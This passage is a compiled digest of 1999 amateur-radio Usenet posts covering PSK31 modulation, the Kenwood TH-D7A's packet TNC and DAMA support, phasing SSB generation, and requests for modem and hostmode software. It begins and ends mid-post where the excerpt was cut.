> >either filtering, or never generated at all in a phasing transmitter.
>
> I'm not familiar with a circuit that can generate only one sideband. How does a
> phasing transmitter work?
>
> 73,
> Dube K4DWW

1392. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Tim Russell <russell@probe.net>
Message-ID: <7bnro5jjh1@usenet40.supernews.com>
Source record: 19116

Klaus Kudielka wrote in message <7bl0bb$kfd@crl3w-b.crl.go.jp>...
>Jimmy Navarro (bc984@extra.lafn.ORG) wrote:
>: I am considering buying a Kenwood TH-D7A Data Communicator to try to
packet.
>
>Me too ;) I have the following questions:
>
>* Does the TNC firmware support KISS mode?

Yes.

>* Can the built-in TNC do cross-band duplex?

No. It only works with one band at a time.

>* If I don't use the built-in TNC, is it still possible to do 9k6, using
> an external TNC (or soundmodem) and the mic/headphone interface?

No. The jacks aren't pre-discriminator. I suppose if you can figure out
where to tap in directly on the board, it'll work, but I certainly wouldn't
want to try it. No 9600 through the headphone/mic jacks, though.

>* If I don't use the built-in TNC, will cross-band duplex work?

Um, if I understand what you mean right, yes.. Just as it would with any
other radio (modified for a 9600 interface). Not much point in paying for
the TNC in the TH-D7, though...

1393. Anyone for Coquelet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ddbc57@news.iprolink.co.nz>
Source record: 19230
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc

Hi,
I have recently been given the technical details for the
Belgian MFSK mode Coquelet, which transmits each
CCITT No. 2 character as a sequential pair of tones.

It was developed during the 50's and was way ahead
of its time. We can now replicate it with DSP.

I would LOVE to try it on the air, to compare it with
other more modern modes. Is anybody willing to code the
Motorola EVM for me? I can do the PC User Interface
(for DOS) if necessary.

Alternatively, a sound card program would be good too.
Coquelet is a great application for DSP, since it
requires 12 concurrent bandpass filters (maybe these
days an FFT solution would be better).

Anyone got more information or original manuals on
Coquelet?

Any DSP programming volunteers? I'll do all the translation
from the original French!

73,

Murray ZL1BPU

1394. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7bkj1r$3a3$1@nnrp1.dejanews.com>
Source record: 19231
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DDA3E5.7B19@ibm.net>,
w6rca@ibm.net wrote:
> markv@pixar.com wrote:
> > The obvious thing transmit bits at 50 baud, and use the excess bits to gain
> > even more advantage via error correcting. Karn's webpage says that a rate
> > 1/2 convolutional code can be used to transmit BPSK with only a 3-4db Eb/N0.
> > That's about 6db down from uncoded BPSK, and a full 20db or so down over an
> > OOK channel.
>
> Bingo, let's see Dick copy that with his ears. :-)
>
> > I've got McDermott's book published by TAPR, and while I think it glosses
over
> > too much, it isn't bad. I'm contemplating putting up some stuff on my
webpage
> > on this stuff, mostly to organize my own thinking and to run some
experiments.
> > I'll post when I have something for people to see.
>
> Thanks very much, Mark. Stuff like that is exactly what we need.

Well, I've started a webpage on psk31, concentrating mostly on how to actually write a psk31 modulator and demodulator. I've got a first cut at a modulator on the page now, which generates what I hope is actually compatible with PSK31. It's a straightforward ANSI C program that merely writes raw 16 bit samples out. It does pulse shaping and encodes the input as varicode symbols. It also generates a full second of zeros (phase reversals) as both a preamble and a postamble. I converted the output of this program to a standard .wav file, so you can listen to see if it sounds like BPSK to you :-).

Over the next day or two, I'll probably make a first cut at making a simple demodulator, and add an option to the encoder to add noise. Then we can try to do some systematic BER testing, and see what's what.

I've also got a similar program lying around that encodes text files as Morse. It might be fun to produce noisy Morse signals and have expert Morse-o-philes see how well into the noise they can get. :-)

If anyone thinks of cool things they'd like to see on this page, pen me an email and I'll see what I can do.

Oh, you might want the url:
http://www.idle.com/~markv/psk31.html

Enjoy!
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1395. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7bkkfd$4m7$1@nnrp1.dejanews.com>
Source record: 19232
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DD9B82.4813@ibm.net>,
w6rca@ibm.net wrote:
> Dana H. Myers wrote:
> > I don't suppose, in all the excitement about Shannon, anyone ever
> > suggested the obvious: propagation-induced phase distortion. OOK
> > Morse is relatively impervious to this, since it is an AM mode
> > rather than a PM mode.
>
> I'm having trouble finding information on the subject. Isn't
> PSK31 an AM mode? Isn't the modulation on the RF signal AM?
> Isn't the phase shift accomplished only in the audio signal?

Unshaped BPSK looks just like a normal carrier, but with some phase reversals added in periodically. In differential BPSK, a phase reversal usually indicates one bit value (reversals in PSK31 represent zeros), and no reversal indicates the other bit value. The quick reversals generate heavy clicks as the signal (speaker) flips direction.

To keep the signal small, the signal is amplitude modulated so that as the phase transition occurs, the amplitude is small (zero). means that the power transmitted in the signal reaches its peak in the middle of each bit time, and falls to zero at the transition times. This does indeed look like amplitude modulation. If you actually graphed out the audio frequencies, you'd get something that looked like a 31.25 hertz sine wave amplitude modulating the audio frequency carrier. (As a matter of fact, if you check out http://www.idle.com/~markv/psk31.html, you can see exactly what that looks like).

When you use an SSB transmitter, you generate images (sidebands) of this audio signal at the carrier frequency plus the audio carrier frequency, and at the carrier frequency minus the audio carrier frequency. One of those is stripped by the filters in your SSB transmitter. Assuming that your transmitter does the job it is supposed to without distortion, the phases are reproduced in the output RF wave as well.

This all works out because the _absolute_ phase of the signal doesn't matter, it only matters what the relative phase is.

The pulse shaping has one added benefit: you can use the periodicity of the drops in output power to syncronize your slicer with the incoming data stream. If you just rectified the input signal and low pass filtered it, you can use that as a control signal to a PLL that locks onto the transition times (and therefore the peak signal times) and tells you when to optimally sample.

Hopefully my demodulator will make all this clear when I get the code working.

Later.

Mark
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1396. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Jimmy Navarro KE6FPK <bc984@extra.lafn.ORG>
Message-ID: <01be65d2$0b31c060$640c010a@ke6fpk.fremontcomp.com>
Source record: 19233
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

What is DAMA?

Walter Muth <wmuth@rbwelektronik.de> wrote in article
<36DD7041.B78A3349@rbwelektronik.de>...
> Hi
>
> Just a warning : the packet radio firmware in this transceiver is n o t
compatible with DAMA . Here in Europe at least in Germany you can not use
it to connect to a digipeater because of this mode lacking. There was an
announcement by Kenwood Europe that
> you can return the unit and get your money back.
> Maybe you are not using DAMA at all over there .
>
>
> 73
> Walter DK1BN
>
>
>
> Jimmy Navarro wrote:
>
> > I am considering buying a Kenwood TH-D7A Data Communicator to try to
packet. Are there U.S. hams out there who can browse the world wide web
using Netscape Communicator or MS Internet Exploder via packet other than
just telnet, ftp, check Internet e-mail?
> >
> > 73's!
> >
> > --
> > Jimmy Navarro KE6FPK
> >
> > In case your reply bounced, remove extra.
>
>

1397. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: "Richard R. Plourde (Dick)" <rplourde@worldnet.att.net>
Message-ID: <7bkjnk$mj6@bgtnsc03.worldnet.att.net>
Source record: 19234
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:

:Well, it's obvious that CW is of the family of AM modes, modulated
:by a rounded-edged square wave, such that the base sine wave frequency
:exists along with the third harmonic and usually the fifth harmonic.
:Fourier analysis will show no conceptual difference between OOK and
:AM except for the modulating frequencies.

This seems to be reasonable.

:However, it is apparent that phase processing at ham RF frequencies
:is not possible with a PC. Seems to me that the SSB BFO is beating
:against the received signal to recover the AUDIO phase shift out
:of the product detector. IMO, we cannot possibly be depending on
:RF phase shifts for the operation of PSK31.

Huh? I thought that's exactly what we're doing. I thought PSK31 was phase shifting the RF carrier which is what (to paraphrase Tom Snyder) flies through the air, across America, to your living rooms. :-)

Seriously though, for example, a pure 1 KHz tone on USB would produce only an RF signal 1 KHz up from the center frequency. On the receive end the software may have tuned in using a 700 Hz tone (the audio frequency is not delivered) and the software is looking for phase shifts. Said differently, we are not 'recovering' any audio only looking for phase shifts in the 'manufactured' audio.

--
73 de Dick, N1SJM
http://home.att.net/~rplourde/
http://www.qsl.net/n1sjm/

1398. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Jimmy Navarro KE6FPK <bc984@extra.lafn.ORG>
Message-ID: <01be65d9$8c66ab80$640c010a@ke6fpk.fremontcomp.com>
Source record: 19235
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

What is DAMA? Is that an acronymn? BTW, I plan to connect Linux with this TH-D7x... Here's a posting from Radek OK2JBG about DAMA, still I dunno exactly what DATA is all about:

Subject: DAMA problem - solved ?
From: "Radek Burget" <powershot39@hotmail.com>
Date: 1999/02/17
Message-ID: <fa.gmc80nv.1lgkuq7@ifi.uio.no>
Newsgroups: fa.linux.hams

Hi there,
I studied the kernel sources yesterday and I found this:
The ax25 module is set to the STD_SIMPLEX protocol after initialization.
In this mode no DAMA checking is done. I didn't find any way to change
this mode. So I changed the header file
include/net/ax25.h at line 133 from
#define AX25_DEF_PROTOCOL AX25_PROTO_STD_SIMPLEX
to
#define AX25_DEF_PROTOCOL AX25_PROTO_DAMA_SLAVE
and recompiled.
In this mode ax25 works in both CSMA and DAMA modes and correctly
switches between modes. Is there any way to do this without changing
this file ?

I also found another strange thing in net/ax25/af_ax25.c at line
996. There is #ifdef AX25_CONFIG_DAMA_SLAVE. Is this correct ?
I would expect CONFIG_AX25_DAMA_SLAVE.

73! Radek OK2JBG
mailto: powershot39@hotmail.com

Walter Muth <wmuth@rbwelektronik.de> wrote in article
<36DD7041.B78A3349@rbwelektronik.de>...
> Hi
>
> Just a warning : the packet radio firmware in this transceiver is n o t
compatible with DAMA . Here in Europe at least in Germany you can not use
it to connect to a digipeater because of this mode lacking. There was an
announcement by Kenwood Europe that
> you can return the unit and get your money back.
> Maybe you are not using DAMA at all over there .
>
>
> 73
> Walter DK1BN

>
>
>
> Jimmy Navarro wrote:
>
> > I am considering buying a Kenwood TH-D7A Data Communicator to try to
packet. Are there U.S. hams out there who can browse the world wide web
using Netscape Communicator or MS Internet Exploder via packet other than
just telnet, ftp, check Internet e-mail?
> >
> > 73's!
> >
> > --
> > Jimmy Navarro KE6FPK
> >
> > In case your reply bounced, remove extra.
>
>

1399. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bkmki$nd2$0@208.207.71.156>
Source record: 19236
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
>
> I was under the impression from your previous posts Dick, that you could
> not HEAR the PSK signal, but could hear the CW ID. What I'm getting now
> is that you may have been able to hear both, and you copied the ID but
> your computer did not print the data. Is that it?

Yes, I could hear the PSK31 transmitted but was not able to
print more than an odd word or part of a word. The CW ID was
clearly copyable. This troubled me since all the drift had
indicated that the digital mode should be printable well
into the noise, and this PSK31 signal was still above the
noise level, tho weak. Cecil has since explained that it was
designed to operate at this level of efficiency. I have no
further problem with it since that explanation.

> I wonder if you could still have copied the ID as easily and reliably
> under those conditions if it had been sent at 50 WPM? ;-)

Nawt likelee.....

73, Dick C

1400. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bkn0m$qc0$0@208.207.71.156>
Source record: 19237
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:

Point is, PSK doesn't use OOK CW for the ID. I believe it
> uses SSB MCW.

Jim, the CW ID is OOK Morse keyed via a single tone into the transmitter in USB mode, the mode of transmission for PSK31. Don't ask me how they phase modulate the rig VIA the microphone audio input--I don't know. I'm still stuck on phase modulating a transmitter via the RF chain. :-)

Dick C

1401. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bkod0$qc0$1@208.207.71.156>
Source record: 19238
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> The modulation system seems to be the same for both modes. So I have
> ignored the RF aspect (through ignorance more than anything else).
> Everything I have said applies to comparing these two modes over a
> conditioned telephone line. I really don't know how to compare them
> any other way (ignorance on my part). I'm hoping someone else will
> explain the HF RF aspect. But I think *RF phase* doesn't matter much
> for both modes.

I'm rather sure that all PSK modulation is done at audio
frequencies, since whatever you do to a modulating waveform
also appears in like form on the output waveform of the
mixer, in this case as the RF output of the transmitter.

Dick C

> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1402. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Watch Dog <watcher@ispyonu.net>
Message-ID: <01be65ee$42d304e0$59c6b8cd@MyComputer.nowhere.net>
Source record: 19239
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

Do you suppose you could stop posting this crap to homebrew unless
you want to tell us how to replicate this type of software

clintbrad4d@earthlink.net wrote in article
<7bihhb$995$1@nnrp1.dejanews.com>...
> In article <7bhhoc$h78@dfw-ixnews7.ix.netcom.com>,
> kc5egg@ix.netcom.com(Gerald Schmitt) wrote:
>
> >> Their copy protection is a nightmare...
> >> Since you apparently do not have the computer skills to
determine this
> >> for yourself I'll help you. Every time you defrag the disk you
have to
> >> reinstall the software.
>
> Sorry your system is so instable...I regularly degfragment my
systems, with
> noi such problem with ADMS as you have encountered.
>
> After installation, I file my original diskettes away...no need to
make an
> "archival" copy for any reason.
>
> - Clint Bradford
>
> -----------== Posted via Deja News, The Discussion Network
==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your
Own
>

1403. Sojourn internet radio single

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: adammparmenter@my-dejanews.com
Message-ID: <7bl38j$h18$1@nnrp1.dejanews.com>
Source record: 19240

The jazz focussed pop/rock band Sojourn is releasing its first internet radio single YOUR LIFE (from its CD, NOT THE SAME THING)

It's available to any radio station (internet and broadcast)at MP3.com (http://www.mp3.com/music/Pop/10695.html) or I would be happy to e-mail the 5 meg MP3 file directly to you. Please send requests for the file to the e-mail listed above.

To buy the CD, link to http://www.cdbaby.com/buy/sojourn.htm

For more information on Sojourn link to
http://www.troubadorartists.com/sojourn.htm

I think that you'll find Sojourn's music refreshing.

Adam M. Parmenter

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1404. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: kudielka@pinguin.crl.go.jp
Message-ID: <7bl0bb$kfd@crl3w-b.crl.go.jp>
Source record: 19241

Jimmy Navarro (bc984@extra.lafn.ORG) wrote:
: I am considering buying a Kenwood TH-D7A Data Communicator to try to packet.

Me too ;) I have the following questions:

* Does the TNC firmware support KISS mode?
* Can the built-in TNC do cross-band duplex?
* If I don't use the built-in TNC, is it still possible to do 9k6, using
an external TNC (or soundmodem) and the mic/headphone interface?
* If I don't use the built-in TNC, will cross-band duplex work?

73

Klaus

1405. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DE3942.1544@ibm.net>
Source record: 19242
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Richard R. Plourde (Dick) wrote:
> Huh? I thought that's exactly what we're doing. I thought PSK31 was phase
> shifting the RF carrier which is what (to paraphrase Tom Snyder) flies
> through the air, across America, to your living rooms. :-)
>
> Seriously though, for example, a pure 1 KHz tone on USB would produce only
> an RF signal 1 KHz up from the center frequency. On the receive end the
> software may have tuned in using a 700 Hz tone (the audio frequency is not
> delivered) and the software is looking for phase shifts. Said differently,
> we are not 'recovering' any audio only looking for phase shifts in the
> 'manufactured' audio.

I didn't say that very well. The point I was trying to make is that the
RF phase shift is transparent to the soundcard. The generated audio on
one end corresponds to the recovered audio on the other end. The
soundcard cannot sample at the Nyquist(sp?) rate of RF signals.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1406. MFJ1278B: HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: barry.padgett@virgin.net
Message-ID: <36de44ea.626859@news.virgin.net>
Source record: 19243

Hi can anyone help,Im looking for some hostmode
software for this machine,can`t find any
please email any ideas
many thanks,,Barry,,(g4vwt)

1407. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Walter Muth <wmuth@rbwelektronik.de>
Message-ID: <36DE6607.1C96AC54@rbwelektronik.de>
Source record: 19244
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Hi Jimmy

DAMA is a protocol extension to AX25 and avoids collisions .... the digipeater
is polling your station
after your connect frame and so gives all stations(also low power stations
etc.) a chance .

FLEXNET digipeaters and others using it here in Europe ....

Please have a look on

http://www.nordlink.org/eng/tf.htm

73
Walter
DK1BN

Jimmy Navarro KE6FPK wrote:
:

> What is DAMA? Is that an acronymn? BTW, I plan to connect Linux with this
> TH-D7x... Here's a posting from Radek OK2JBG about DAMA, still I dunno
> exactly what DATA is all about:
>
> Subject: DAMA problem - solved ?
> From: "Radek Burget" <powershot39@hotmail.com>
> Date: 1999/02/17
> Message-ID: <fa.gmc80nv.1lgkuq7@ifi.uio.no>
> Newsgroups: fa.linux.hams
>
> Hi there,
> I studied the kernel sources yesterday and I found this:
> The ax25 module is set to the STD_SIMPLEX protocol after initialization.
> In this mode no DAMA checking is done. I didn't find any way to change
> this mode. So I changed the header file
> include/net/ax25.h at line 133 from
> #define AX25_DEF_PROTOCOL AX25_PROTO_STD_SIMPLEX
> to
> #define AX25_DEF_PROTOCOL AX25_PROTO_DAMA_SLAVE
> and recompiled.
> In this mode ax25 works in both CSMA and DAMA modes and correctly
> switches between modes. Is there any way to do this without changing
> this file ?
>
> I also found another strange thing in net/ax25/af_ax25.c at line

> 996. There is #ifdef AX25_CONFIG_DAMA_SLAVE. Is this correct ?
> I would expect CONFIG_AX25_DAMA_SLAVE.
>
> 73! Radek OK2JBG
> mailto: powershot39@hotmail.com
>
> Walter Muth <wmuth@rbwelektronik.de> wrote in article
> <36DD7041.B78A3349@rbwelektronik.de>...
> > Hi
> >
> > Just a warning : the packet radio firmware in this transceiver is n o t
> compatible with DAMA . Here in Europe at least in Germany you can not use
> it to connect to a digipeater because of this mode lacking. There was an
> announcement by Kenwood Europe that
> > you can return the unit and get your money back.
> > Maybe you are not using DAMA at all over there .
> >
> >
> > 73
> > Walter DK1BN
> >
> >
> >
> > Jimmy Navarro wrote:
> >
> > > I am considering buying a Kenwood TH-D7A Data Communicator to try to
> packet. Are there U.S. hams out there who can browse the world wide web
> using Netscape Communicator or MS Internet Exploder via packet other than
> just telnet, ftp, check Internet e-mail?
> > >
> > > 73's!
> > >
> > > --
> > > Jimmy Navarro KE6FPK
> > >
> > > In case your reply bounced, remove extra.
> >
> >

1408. Re: MFJ1278B: HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OtvH6ZkZ#GA.128@upnetnews03>
Source record: 19245

Barry, there isn't any in release form at this time. MultiComm Host from CSS is in development now, and we've been showing it at hamfests around the country. (Next stop, Charlotte).

barry.padgett@virgin.net wrote in message
<36de44ea.626859@news.virgin.net>...
>Hi can anyone help,Im looking for some hostmode
>software for this machine,can`t find any
>please email any ideas
>many thanks,,Barry,,(g4vwt)

1409. Re: Packet radio with Windows CE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: ralphmw@aol.com
Message-ID: <19990304093818.05066.00002714@ng-da1.aol.com>
Source record: 19246

Currently software is limited for both Palm PC's and Windows CE systems. There are terminal programs that come with the CE and Palm operating systems. This can be easily be used for "talking" to a TNC (NOT BAYCOM). I know for CE type systems, the hardware hookup is very simple. A null modem adapter is a must with gender changers being options to get the proper hook-up. Now, Palm PC users have an advantage right now. The APRS software that is so popular for DOS and Windows is now available for the Palm thru www.tapr.org. APRS is supposed to come out soon in a Windows CE format. I can't wait. I use a Casio A-11 running Windows CE 2.11 to a Paccomm PicoPacket TNC into various HT's. It all fits in a small fanny pack. Very nice. If you have anymore questions, by all means, please e-mail me.

73's de Ralph NH6QT
ralphmw@aol.com

1410. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Dick Carroll <dixie@townsqr.com>
Message-ID: <7bma0aao0@208.207.71.154>
Source record: 19247
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> However, it is apparent that phase processing at ham RF frequencies
> is not possible with a PC. Seems to me that the SSB BFO is beating
> against the received signal to recover the AUDIO phase shift out
> of the product detector. IMO, we cannot possibly be depending on
> RF phase shifts for the operation of PSK31.

Agreed. Phaseshifted audio into the transmitter, phase shifted audio out of the receiver means all the phase shifted RF in the communications circuit is mixing products. Which may play into the "implementations" issue I have emphasized - any distortion introduced as an unwanted mixer product can have a detrimental effect on the overall operation. That's after setup levels are optimized-and that can be a problem since one needs to use the backpanel accessory input and output on the radio which may make it difficult to adjust them.

I've worked stations that have bad IMD distortion products indicated by sidebands that show up on both sides of the signal on the tuning scope. No obvious effect is noticed on a reasonably strong signal, but one wonders what it is doing to the weak signal efficiency. On some of those distorted stations, the distortion shows up only on the "idle" but not on the data transmitted part. That almost has to occur within the soundcard and transmitted audio setup levels wouldn't seem to be the able to correct it, though I'n not certain of that. Onother signals the situation is reversed, distortion on the data and none on the idle signal. More implementations issues. I know, even still it's more efficient than CW. :-}

> Which tells me that the CW narrow filter can be used on PSK31 by
> using VFO A for receiving and VFO B for transmitting.

Not sure that's going to work on the IC738--I note that signals tune "backwards" when I receive them in CW mode - i.e. the PSK signal moves across the 'waterfall' display in the reverse direction from that when tuned in USB mode. In USB mode, the signal moves across in the opposite direction from the tuning knob rotation. In CW mode it moves in the same direction. I haven't had the chance to evaluate that situation yet, so I don't know if that kills the PSK

operation on CW receive mode or not. About the time I noticed it, the station I was monitoring shut down and there was no other PSK signal available to check it out. I don't know how the phase shift encoding works. Probably will depend on whether the PSK31 phase shift is polarity dependent. If not it shouldn't be a problem.

From my experience, tuning without being able to hear the PSK signal aurally will be problematical most of the time, unless discrete frequencies are used. The waterfall display shows ALL signals, not just PSK31, and while the PSK31 display is distinctive, other stronger signals can hide them when you are tuning. It's much easier for me to find them aurally, then fine tune with the onscreen display, especially when an area of spectrum of several kc is being searched. You also have to 'learn' to approximate by ear the correctly tuned audio frequency (1kc) since it is very easy to tune past the wanted signal on the tuning display due to its narrow bandwidth. 1 kc resolution on the transciever certainly helps, though the fine tune feature in the program is sufficient, just slower and more awkward to use via the keyboard.

Dick C

1411. Please help with 1200baud packet TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: eskom <eskom@eskom.co.za>
Message-ID: <36DF58AD.9C7@eskom.co.za>
Source record: 19117

Hi to All !

Name is Danie ZS6AXX from South Africa.

We in South Africa have a BIG problem.We can not get the TCM 3105 IC for the Baycom modem anymore.

I am looking for any diagram for a 1200 baudrate modem eg,PICPAR or AM7911.Looks like this modem diagrams is highly secrete !!!!!!!!!!!!

I use to help hams in South Africa to get on packet with a Baycom kit,no more TCM3105 !! New hams can not get on packet anymore and I think worldwide is also a problem.In some of our countries,the money rate to the dollar is very high, so we HAVE to built our own modems.

CAN YOU PLEASE HELP ME WITH A 1200 BAUDRATE MODEM DIAGRAM AND THE PCB LAYOUT ?? IF YOU CAN HELP,PLEASE SEND THE INFO TO ME PERSONALY.

Thanks for ready this message

Have a nice day !
73 de Danie ZS6AXX,South Africa

Email:potgieid@eskom.co.za
Packet:zs6axx@zs6erb.erj.gau.zaf.af

1412. Mt.Davis Packet Radio Project

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: Jim <nj3t@surfshop.net>
Message-ID: <36DF869B.73D680C3@surfshop.net>
Source record: 19118

Hi,

I thought I'd share my short story with you.

Mt. Davis PA. Packet Radio Project. Mt. Davis is the highest elevation
in the state of Pennsylvania.
Check out this short story ....

http://www.surfshop.net/users/nj3t/PacketRadio1.html

1413. Kyodo/RCA TAC310SX Eprom and 9K6 mods?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: John Feist <aa6qn@wedgie.nosc.mil>
Message-ID: <36DFBE5D.321F2173@wedgie.nosc.mil>
Source record: 19119

Is there anyone out there that has burned the Eprom images for the TAC310Sx radio? I would like to find out more on how the tone boards are interfaced. I have been successful burning new frequency channels on the 2732A if anyone needs the info.

I would also like to get these radios converted to 9K6 since they are true fm. I did hear that there is a challenge on the xmit side in the PLL circuit. Once again I am interested in anyone's input.

73, John AA6QN

1414. Re: Phasing SSB Generation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <7bp311$c1r@nntp.seflin.org>
Source record: 19120
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Don Mills (dcmills@ieee.org) wrote:

: They were common in the early days, before high quality crystal filters
;were available at reasonable cost. I used one back in my college days --
;it was a bear to keep adjusted (or maybe it was just that everybody kept
;fooling with them???).

I have a Central Electronics, 20-A "Exciter" sitting on my desk right
now. It was/is a commercial version of the phasing method of generating
SSB. It has two front panel pots labeled "CARRIER NULL". What I found out
was that when the rig was cold it took one particular setting of the pots
to null the carrier and once it warmed up you had to do it all over
again. What I finally did was just use the rig (or let it warm up for 1/2
hour first) and only adjust the pots once the thing was warmed up :)

It actually worked pretty good and the unit works all modes (SB1, SB2,
AM, PM and of course CW!). I used to have a lot of fun explaining that
you used "AM" in the morning and "PM" after lunch to visiting dignataries.
--
Jim Rosenthal, WA4STJ

1415. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: Ken AB5A <airboySPAMSUX@juno.com>
Message-ID: <tHUD2.12176$YV6.6007@news2.giganews.com>
Source record: 19121

I too am interested in one of these for KISS mode operation. Has anyone
used one of these
to run tcp/ip on the air?

73,
Ken
AB5A

--

Visualize Whirled Peas

remove "SPAMSUX" from email address to reply

1416. Re: Phasing SSB Generation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: Hans K0HB <K0HB@arrl.org>
Message-ID: <7bpc57$7rq$1@nnrp1.dejanews.com>
Source record: 19122
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Don Mills wrote:

> They were common in the early days, before high quality crystal filters were
> available at reasonable cost.

Hi Don,

What goes around, comes around!

My IC-775 uses DSP to produce a (sort of) phase-generated SSB signal.

73, Hans, K0HB

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1417. Re: Phasing SSB Generation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36E03CFE.6427BA53@fallschurch.esys.com>
Source record: 19123
Body handling: Binary attachment payload not displayed: vcard.vcf

DSP has given us the means to do the phasing operation in a precise and
stable manner to get performance that can exceed that of most
filter-method SSB exciters & receivers.
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

1418. TNC/Packet Modem Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: Jimmy Navarro KE6FPK <bc984@extra.lafn.ORG>
Message-ID: <01be6739$2de483a0$640c010a@ke6fpk.fremontcomp.com>
Source record: 19124

Having only up to 9600-bauds TNC/Packet modem, is it possible for me to communicate or login to a nearby TNC/Packet BBS running at 56Kbps? Does TNC/Packet modem works the same way like the regular phone's analog modems with speed synchronization, character equalization, fallback, etc.?

Thanks.

Jimmy Navarro
--
P.S.: To reply me direct, remove extra.

1419. I need some help on digital radio ...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: "Henrik E. Nilsen" <henrik.nilsen@hl.telia.no>
Message-ID: <36E0443F.1CEB11EC@hl.telia.no>
Source record: 19125

Hi all!

I'm an astrophysics student who knows nearly nothing about Ham radio, except I thought I remembered that it's possible to send data over it (which a quick look at the net has now confirmed).
